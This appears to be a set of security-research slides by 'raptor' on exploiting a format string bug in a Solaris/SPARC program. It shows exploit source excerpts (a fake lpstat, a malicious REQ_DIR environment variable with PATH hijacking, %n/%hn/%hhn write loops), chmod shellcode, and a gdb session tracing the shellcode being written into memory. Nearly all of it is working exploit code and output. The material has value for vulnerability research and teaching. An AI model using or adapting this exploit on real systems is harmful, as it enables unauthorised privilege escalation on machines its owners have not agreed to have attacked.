
format string bug


⑩



```
161     /* lpstat code to add a fake printer */
162     if (!strcmp(argv[0], "lpstat")) {
163
164         /* check command line */
165         if (argc != 2)
166             exit(1);
167
168         /* print the expected output and exit */
169         if(!strcmp(argv[1], "-v")) {
170             fprintf(stderr, "lpstat called with -v\n");
171             printf("device for fnord: /dev/null\n");
172         } else {
173             fprintf(stderr, "lpstat called with -d\n");
174             printf("system default destination: fnord\n");
175         }
176         exit(0);
177     }
```

```
191     /* evil env var: name + shellcode + padding */
192     bzero(buf, sizeof(buf));
193     memcpy(buf, "REQ_DIR=", strlen("REQ_DIR="));
194     p += strlen("REQ_DIR=");
195
196     /* padding buffer to avoid stack overflow */
197     memset(buf2, 'B', sizeof(buf2));
198     buf2[sizeof(buf2) - 1] = 0x0;
199
200     /* fill the envp, keeping padding */
201     add_env(buf2);
202     add_env(buf);
203     add_env(display);
204     add_env("TMP_DIR=/tmp/just"); /* we must control this empty dir */
205     add_env("PATH=.:./usr/bin");
206     add_env("HOME=/tmp");
207     add_env(NULL);
```



A man with glasses and a mustache, wearing a patterned shirt, is sitting at a desk in a dimly lit room filled with computer equipment. He is holding a light-colored keyboard and looking towards the camera. In front of him are several computer monitors displaying various data and code. The overall atmosphere is dark and tech-oriented.

“I’m gonna have to go into
hardcore hacking mode!”

```
209     /* format string: retloc */
210     for (i = retloc; i - retloc < strlen(sc); i += 4) {
211         check_zero(i, "ret location");
212         *((void **)p) = (void *)(i); p += 4;                                /* 0x000000ff */
213         memset(p, 'A', 4); p += 4;                                         /* dummy      */
214         *((void **)p) = (void *)(i); p += 4;                                /* 0x00ff0000 */
215         memset(p, 'A', 4); p += 4;                                         /* dummy      */
216         *((void **)p) = (void *)(i); p += 4;                                /* 0xff000000 */
217         memset(p, 'A', 4); p += 4;                                         /* dummy      */
218         *((void **)p) = (void *)(i + 2); p += 4;                            /* 0x0000ff00 */
219         memset(p, 'A', 4); p += 4;                                         /* dummy      */
220     }
221
222     /* format string: stackpop sequence */
223     base = p - buf - strlen("REQ_DIR=");
224     for (i = 0; i < stackpops; i++, p += strlen(STACKPOPSEQ), base += 8)
225         memcpy(p, STACKPOPSEQ, strlen(STACKPOPSEQ));
226
227     /* calculate numeric arguments */
228     for (i = 0; i < strlen(sc); i += 4)
229         CALCARGS(n[i], n[i + 1], n[i + 2], n[i + 3], sc[i], sc[i + 1], sc[i + 2], sc[i + 3], base);
230
231     /* check for potentially dangerous numeric arguments below 10 */
232     for (i = 0; i < strlen(sc); i++)
233         n[i] += (n[i] < 10) ? (0x100) : (0);
234
235     /* format string: write string */
236     for (i = 0; i < strlen(sc); i += 4)
237         p += sprintf(p, "%%.%dx%%n%%.%dx%%hn%%.%dx%%hhn%%.%dx%%hhn", n[i], n[i + 1], n[i + 2], n[i + 3]);
```

```
128  char sc[] = /* Solaris/SPARC chmod() shellcode (max size is 36 bytes) */
129  /* chmod("./me", 037777777777) */
130  "\x92\x20\x20\x01"          /* sub  %g0, 1, %o1                  */
131  "\x20\xbf\xff\xff"         /* bn,a <sc - 4>                  */
132  "\x20\xbf\xff\xff"         /* bn,a <sc>                      */
133  "\x7f\xff\xff\xff"         /* call <sc + 4>                  */
134  "\x90\x03\xe0\x14"         /* add  %o7, 0x14, %o0                  */
135  "\xc0\x22\x20\x04"         /* clr  [ %o0 + 4 ]                  */
136  "\x82\x10\x20\x0f"         /* mov  0xf, %g1                      */
137  "\x91\xd0\x20\x08"         /* ta   8                           */
138  "./me";
```

```
Breakpoint 1, 0x0004a2b0 in ?? ()
```

```
(gdb) x/10x 0xfe94369c
```

0xfe94369c:	0x01000000	0x30bbbbd98	0x01000000	0x01000000
-------------	------------	-------------	------------	------------

0xfe9436ac:	0x30bbbbcb5	0x01000000	0x01000000	0x30bbbbd02
-------------	-------------	------------	------------	-------------

0xfe9436bc:	0x01000000	0x030002d0		
-------------	------------	------------	--	--

```
(gdb) watch *(int *) 0xfe94369c
```

```
Hardware watchpoint 2: *(int *) 4271126172
```

```
(gdb) c
```

```
Continuing.
```

```
Hardware watchpoint 2: *(int *) 4271126172
```

```
Old value = 16777216
```

```
New value = 3585
```

```
0xfe8a07ec in ?? ()
```

```
(gdb) x/10x 0xfe94369c
```

0xfe94369c:	0x00000e01	0x30bbbbd98	0x01000000	0x01000000
-------------	------------	-------------	------------	------------

0xfe9436ac:	0x30bbbbcb5	0x01000000	0x01000000	0x30bbbbd02
-------------	-------------	------------	------------	-------------

0xfe9436bc:	0x01000000	0x030002d0		
-------------	------------	------------	--	--

%n (addr)

%hn (addr)

```
(gdb) c  
Continuing.  
Hardware watchpoint 2: *(int *) 4271126172
```

Old value = 3585

New value = 236981761

0xfe8a07b4 in ?? ()

```
(gdb) x/10x 0xfe94369c
```

0xfe94369c:	0x0e200e01	0x30bbbbd98	0x01000000	0x01000000
-------------	------------	-------------	------------	------------

0xfe9436ac:	0x30bbbbcb5	0x01000000	0x01000000	0x30bbbbd02
-------------	-------------	------------	------------	-------------

0xfe9436bc:	0x01000000	0x030002d0		
-------------	------------	------------	--	--

%hhn (addr)

```
(gdb) c  
Continuing.  
Hardware watchpoint 2: *(int *) 4271126172
```

Old value = 236981761

New value = -1843393023

0xfe8a07d8 in ?? ()

```
(gdb) x/10x 0xfe94369c
```

0xfe94369c:	0x92200e01	0x30bbbbd98	0x01000000	0x01000000
-------------	------------	-------------	------------	------------

0xfe9436ac:	0x30bbbbcb5	0x01000000	0x01000000	0x30bbbbd02
-------------	-------------	------------	------------	-------------

0xfe9436bc:	0x01000000	0x030002d0		
-------------	------------	------------	--	--

%hhn (addr + 2)

```
(gdb) c  
Continuing.  
Hardware watchpoint 2: *(int *) 4271126172
```

Old value = -1843393023

New value = -1843388415

0xfe8a07d8 in ?? ()

```
(gdb) x/10x 0xfe94369c
```

0xfe94369c:	0x92202001	0x30bbbbd98	0x01000000	0x01000000
-------------	------------	-------------	------------	------------

0xfe9436ac:	0x30bbbbcb5	0x01000000	0x01000000	0x30bbbbd02
-------------	-------------	------------	------------	-------------

0xfe9436bc:	0x01000000	0x030002d0		
-------------	------------	------------	--	--

Program received signal SIGILL, Illegal instruction.

0xfe9436bc in ?? ()

(gdb) x/10x 0xfe94369c

0xfe94369c:	0x92202001	0x20bfffff	0x20bfffff	0x7fffffff
0xfe9436ac:	0x9003e014	0xc0222004	0x8210200f	0x91d02008
0xfe9436bc:	0x2e2f6d65	0x00000000		

(gdb) x/10i 0xfe94369c

0xfe94369c:	sub %g0, 1, %o1
0xfe9436a0:	bn,a 0xfe94369c
0xfe9436a4:	bn,a 0xfe9436a0
0xfe9436a8:	call 0xfe9436a4
0xfe9436ac:	add %o7, 0x14, %o0
0xfe9436b0:	clr [%o0 + 4]
0xfe9436b4:	mov 0xf, %g1
0xfe9436b8:	ta 8
0xfe9436bc:	unknown
0xfe9436c0:	unimp 0





raptor
@0xdea

...

Who would have thought the 2004 Shellcoder's Handbook would turn out to be still useful in 2020?

@dlitchfield @daveaitel @DidymaWorks





